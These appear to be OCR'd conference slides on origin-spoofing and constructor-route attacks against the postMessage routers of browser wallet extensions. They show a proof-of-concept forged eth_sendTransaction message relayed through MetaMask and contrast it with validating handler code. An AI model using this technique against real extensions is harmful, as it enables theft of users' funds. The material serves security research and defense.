
```
window.postMessage({
  ...handlers["constructor"](
    data
  ) // == Object(data) == data
},"*");
```

```
// event.origin == "dapp.neplox.security"
// event.data = evilRequest
```

Quite a lot of Web3 and non-Web3 **extensions** DO NOT **validate** `postMessage` in the router and use normal **JS objects** as the **route map**

EXTENSION / WEBSITE

PROXY ATTACK



```
}
FROM:https://app.uniswap.org
Message received: {
  "target": "metamask-contentscript",
  "data": {
    "name": "metamask-provider",
    "data": {
      "method": "eth_sendTransaction",
      "params": [
        {
          "to": "0x4B0897b0513FdBeEc7C469D9aF4fA6C0752aBea7",
          "from": "0x6510CF0418D1c8a6779948d32A3eB3dE5C1F3128",
          "gas": "0x76c0",
          "value": "0x487a9a304539440000",
          "data": "0x",
          "gasPrice": "0x4a817c800"
        }
      ],
      "jsonrpc": "2.0",
      "id": 2703115307
    }
  },
  "type": "constructor"
}
FROM:https://pocs.neplox.security
Message received: {
  "target": "metamask-contentscript",
  "data": {
    "name": "metamask-provider",
    "data": {
      "method": "eth_sendTransaction",
      "params": [
        {
          "to": "0x4B0897b0513FdBeEc7C469D9aF4fA6C0752aBea7",
          "from": "0x6510CF0418D1c8a6779948d32A3eB3dE5C1F3128",
          "gas": "0x76c0",
          "value": "0x487a9a304539440000",
          "data": "0x",
          "gasPrice": "0x4a817c800"
        }
      ],
      "jsonrpc": "2.0",
      "id": 2703115307
    }
  }
}
FROM:https://app.uniswap.org
Message received: {
  "target": "metamask-contentscript",
```

FROM:https://pocs.neplox.security

FROM:https://app.uniswap.org

Transfer request

1,337 ETH
$2,855,644.82

From: Account 6
To ⚠ Alert: 0x4B089...abea7

Estimated changes

⚠ This transaction is likely to fail


Network: Ethereum Mainnet
Request from: app.uniswap.org

Cancel | Review alert

`postMessage` -based extensions CAN NOT be protected from such attacks

ZERO TRUST EVENT HANDLING

@metamask/post-message-stream




```
private _onMessage(event: PostMessageEvent): void {
  const message = event.data;

  if ((
    this._targetOrigin !== '*' &&
    getOrigin!.call(event) !== this._targetOrigin
   ) ||
    getSource!.call(event) !== this._targetWindow ||
    !isValidStreamMessage(message) ||
    message.target !== this._name
  ) {
    return;
  }

  this._onData(message.data);
}
```

content.js



```
const allowed = [
    "https://wallet.coinbase.com",
    "https://homebase.coinbase.com"
];

window.addEventListener("message",
 (e) => {
    ...
    if(allowed.includes("*") ||
 allowed.includes(e.origin)) {
        processInternal(e)
    }
    ...
})
```

✓ Does **NOT trust** any **event data**, does **NOT depend** on `origin`/`source` from event (they are validated to match **expected values**)

✗ `Origin` of event can be spoofed under certain conditions, leading to privilege escalation.

EXTENSION / WEBSITE

